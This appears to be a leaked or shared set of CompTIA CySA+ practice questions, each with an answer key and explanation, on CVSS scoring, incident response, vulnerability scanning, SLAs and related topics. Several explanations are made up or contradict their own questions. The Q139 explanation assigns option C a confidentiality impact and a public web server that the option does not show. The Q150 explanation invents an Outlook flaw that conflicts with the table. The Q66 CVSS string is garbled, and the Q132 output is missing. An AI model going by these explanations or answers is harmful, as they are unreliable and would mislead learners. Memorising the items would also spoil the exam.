This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

NEW QUESTION 66

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system>

NEW QUESTION 71

Which of the following security operations tasks are ideal for automation?

- A. Suspicious file analysis:Look for suspicious-looking graphics in a folder.Create subfolders in the original folder based on category of graphics found.Move the suspicious graphics to the appropriate subfolder
- B. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
- C. Security application user errors:Search the error logs for signs of users having trouble with the security application Look up the user's phone numberCall the user to help with any questions about using the application
- D. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block listMove the email to quarantine

Answer: D

Explanation:

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION 75

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

- A. A mean time to remediate of 30 days
- B. A mean time to detect of 45 days
- C. A mean time to respond of 15 days
- D. Third-party application testing

Answer: A

Explanation:

A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

NEW QUESTION 78

An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

- A. Exploitation
- B. Reconnaissance
- C. Command and control
- D. Actions on objectives

Answer: B

Explanation:

Reconnaissance is the first stage in the Cyber Kill Chain and involves researching potential targets before carrying out any penetration testing. The reconnaissance stage may include identifying potential targets, finding their vulnerabilities, discovering which third parties are connected to them (and what data they can access), and exploring existing entry points as well as finding new ones. Reconnaissance can take place both online and offline. In this case, an analyst finds that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This indicates that the analyst is witnessing reconnaissance activity by an attacker. Official References:

<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION 80

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

- A. SLA
- B. MOU
- C. Best-effort patching
- D. Organizational governance

Answer: A

Explanation:

An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer¹²

An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.

Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.

Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION 83

A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

- A. Credentialed scan
- B. External scan
- C. Differential scan
- D. Network scan

Answer: A

Explanation:

A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

NEW QUESTION 87

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

- A. Timeline
- B. Evidence
- C. Impact
- D. Scope

Answer: C

Explanation:

The correct answer is C. Impact.

The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service¹.

The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

NEW QUESTION 91

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

- A. CIS Benchmarks
- B. PCI DSS
- C. OWASP Top Ten
- D. ISO 27001

Answer: A

Explanation:

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently. PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks.

NEW QUESTION 95

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Answer: C

NEW QUESTION 100

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

- A. Determine the sophistication of the audience that the report is meant for
- B. Include references and sources of information on the first page
- C. Include a table of contents outlining the entire report
- D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:

The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION 101

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

- A. Single pane of glass
- B. Single sign-on
- C. Data enrichment
- D. Deduplication

Answer: D

Explanation:

Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 104

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

- Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
- Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
- Reporting any suspicious or anomalous activity to the security team or the appropriate authority
- Following the organization's policies and procedures on security awareness and best practices

Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 108

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production
- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CD flow
- D. Implement proper input validation for any data entry form

Answer: C

Explanation:

Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 112

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

- A. External
- B. Agent-based
- C. Non-credentialed
- D. Credentialed

Answer: B

Explanation:

Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 115

A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

- A. Wipe the computer and reinstall software
- B. Shut down the email server and quarantine it from the network.
- C. Acquire a bit-level image of the affected workstation.
- D. Search for other mail users who have received the same file.

Answer: D

Explanation:

Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

NEW QUESTION 116

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the

investigation

- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 117

An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

- A. CDN
- B. Vulnerability scanner
- C. DNS
- D. Web server

Answer: C

Explanation:

A distributed denial-of-service (DDoS) attack is a type of cyberattack that aims to overwhelm a target's network or server with a large volume of traffic from multiple sources. A common technique for launching a DDoS attack is to compromise DNS servers, which are responsible for resolving domain names into IP addresses. By flooding DNS servers with malicious requests, attackers can disrupt the normal functioning of the internet and prevent users from accessing external SaaS resources. Official References: <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 119

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

- A. Human resources must email a copy of a user agreement to all new employees
- B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
- C. All new employees must take a test about the company security policy during the onboarding process
- D. All new employees must sign a user agreement to acknowledge the company security policy

Answer: D

Explanation:

The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

NEW QUESTION 120

Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

- A. MOU
- B. NDA
- C. BIA
- D. SLA

Answer: D

Explanation:

SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 124

An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

- A. Passive network footprinting
- B. OS fingerprinting
- C. Service port identification
- D. Application versioning

Answer: A

Explanation:

Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts. OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION 128

A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

- A. Inform the internal incident response team.
- B. Follow the company's incident response plan.
- C. Review the lessons learned for the best approach.
- D. Determine when the access started.

Answer: B

Explanation:

An incident response plan is a set of predefined procedures and guidelines that an organization follows when faced with a security breach or attack. An incident response plan helps to ensure that the organization can quickly and effectively contain, analyze, eradicate, and recover from the incident, as well as prevent or minimize the damage and impact to the business operations, reputation, and customers. An incident response plan also defines the roles and responsibilities of the incident response team, the communication channels and protocols, the escalation and reporting procedures, and the tools and resources available for the incident response.

By following the company's incident response plan, the administrator can ensure that they are following the best practices and standards for handling a security incident, and that they are coordinating and collaborating with the relevant stakeholders and authorities. Following the company's incident response plan can also help to avoid or reduce any legal, regulatory, or contractual liabilities or penalties that may arise from the incident.

The other options are not as effective or appropriate as following the company's incident response plan. Informing the internal incident response team (A) is a good step, but it should be done according to the company's incident response plan, which may specify who, when, how, and what to report. Reviewing the lessons learned for the best approach (C) is a good step, but it should be done after the incident has been resolved and closed, not during the active response phase. Determining when the access started (D) is a good step, but it should be done as part of the analysis phase of the incident response plan, not before following the plan.

NEW QUESTION 132

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

- A. Set an Http Only flag to force communication by HTTPS.
- B. Block requests without an X-Frame-Options header.
- C. Configure an Access-Control-Allow-Origin header to authorized domains.
- D. Disable the cross-origin resource sharing header.

Answer: C

Explanation:

The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions.

The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

NEW QUESTION 135

Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

- A. The lead should review what is documented in the incident response policy or plan
- B. Management level members of the CSIRT should make that decision
- C. The lead has the authority to decide who to communicate with at any time
- D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:

The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

NEW QUESTION 139

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

* 1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.

* 2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.

* 3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch? A)

Name: THOR.HAMMER

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Internal System

B)

Name: CAP.SHIELD

CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External System

C)

Name: LOKI.DAGGER

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External System

D)

Name: THANOS.GAUNTLET

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Internal System

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

Explanation:

According to the security policy, the company shall use the CVSSv3.1 Base Score Metrics to prioritize the remediation of security vulnerabilities. Option C has the highest CVSSv3.1 Base Score of 9.8, which indicates a critical severity level. The company shall also prioritize confidentiality of data over availability of systems and data, and option C has a high impact on confidentiality (C:H). Finally, the company shall prioritize patching of publicly available systems and services over patching of internally available systems, and option C affects a public-facing web server. Official References: <https://www.first.org/cvss/>

NEW QUESTION 140

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 144

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. `grep [IP address] packets.pcap`
- B. `cat packets.pcap | grep [IP Address]`
- C. `tcpdump -n -r packets.pcap host [IP address]`
- D. `strings packets.pcap | grep [IP Address]`

Answer: C

Explanation:

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>
- > https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_s

NEW QUESTION 147

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

- A. Perform static analyses using an integrated development environment.
- B. Deploy compensating controls into the environment.
- C. Implement server-side logging and automatic updates.
- D. Conduct regular code reviews using OWASP best practices.

Answer: D

Explanation:

Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

NEW QUESTION 149

There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

- A. Implement step-up authentication for administrators
- B. Improve employee training and awareness
- C. Increase password complexity standards
- D. Deploy mobile device management

Answer: B

Explanation:

The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION 150

The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

- A. Vulnerability A
- B. Vulnerability B
- C. Vulnerability C
- D. Vulnerability D

Answer: B

Explanation:

Vulnerability B is the vulnerability that the analyst should be most concerned about, knowing that end users frequently click on malicious links sent via email. Vulnerability B is a remote code execution vulnerability in Microsoft Outlook that allows an attacker to run arbitrary code on the target system by sending a specially crafted email message. This vulnerability is very dangerous, as it does not require any user interaction or attachment opening to trigger the exploit. The attacker only needs to send an email to the victim's Outlook account, and the code will execute automatically when Outlook connects to the Exchange server. This vulnerability has a high severity rating of 9.8 out of 10, and it affects all supported versions of Outlook. Therefore, the analyst should prioritize patching this vulnerability as soon as possible to prevent potential compromise of the workstations.

NEW QUESTION 154

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

- A. Data exfiltration
- B. Rogue device
- C. Scanning
- D. Beaconsing

Answer: D

Explanation:

Beaconsing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconsing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconsing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconsing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

NEW QUESTION 158

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

- A. SIEM
- B. XDR
- C. SOAR
- D. EDR

Answer: C

Explanation:

SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:

- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

NEW QUESTION 160

During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

- A. Shut down the server.
- B. Reimage the server
- C. Quarantine the server
- D. Update the OS to latest version.

Answer: C

Explanation:

Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official References:

- > <https://www.cisa.gov/stopransomware/ransomware-guide>
- > <https://www.cisa.gov/stopransomware/ive-been-hit-ransomware>

NEW QUESTION 161

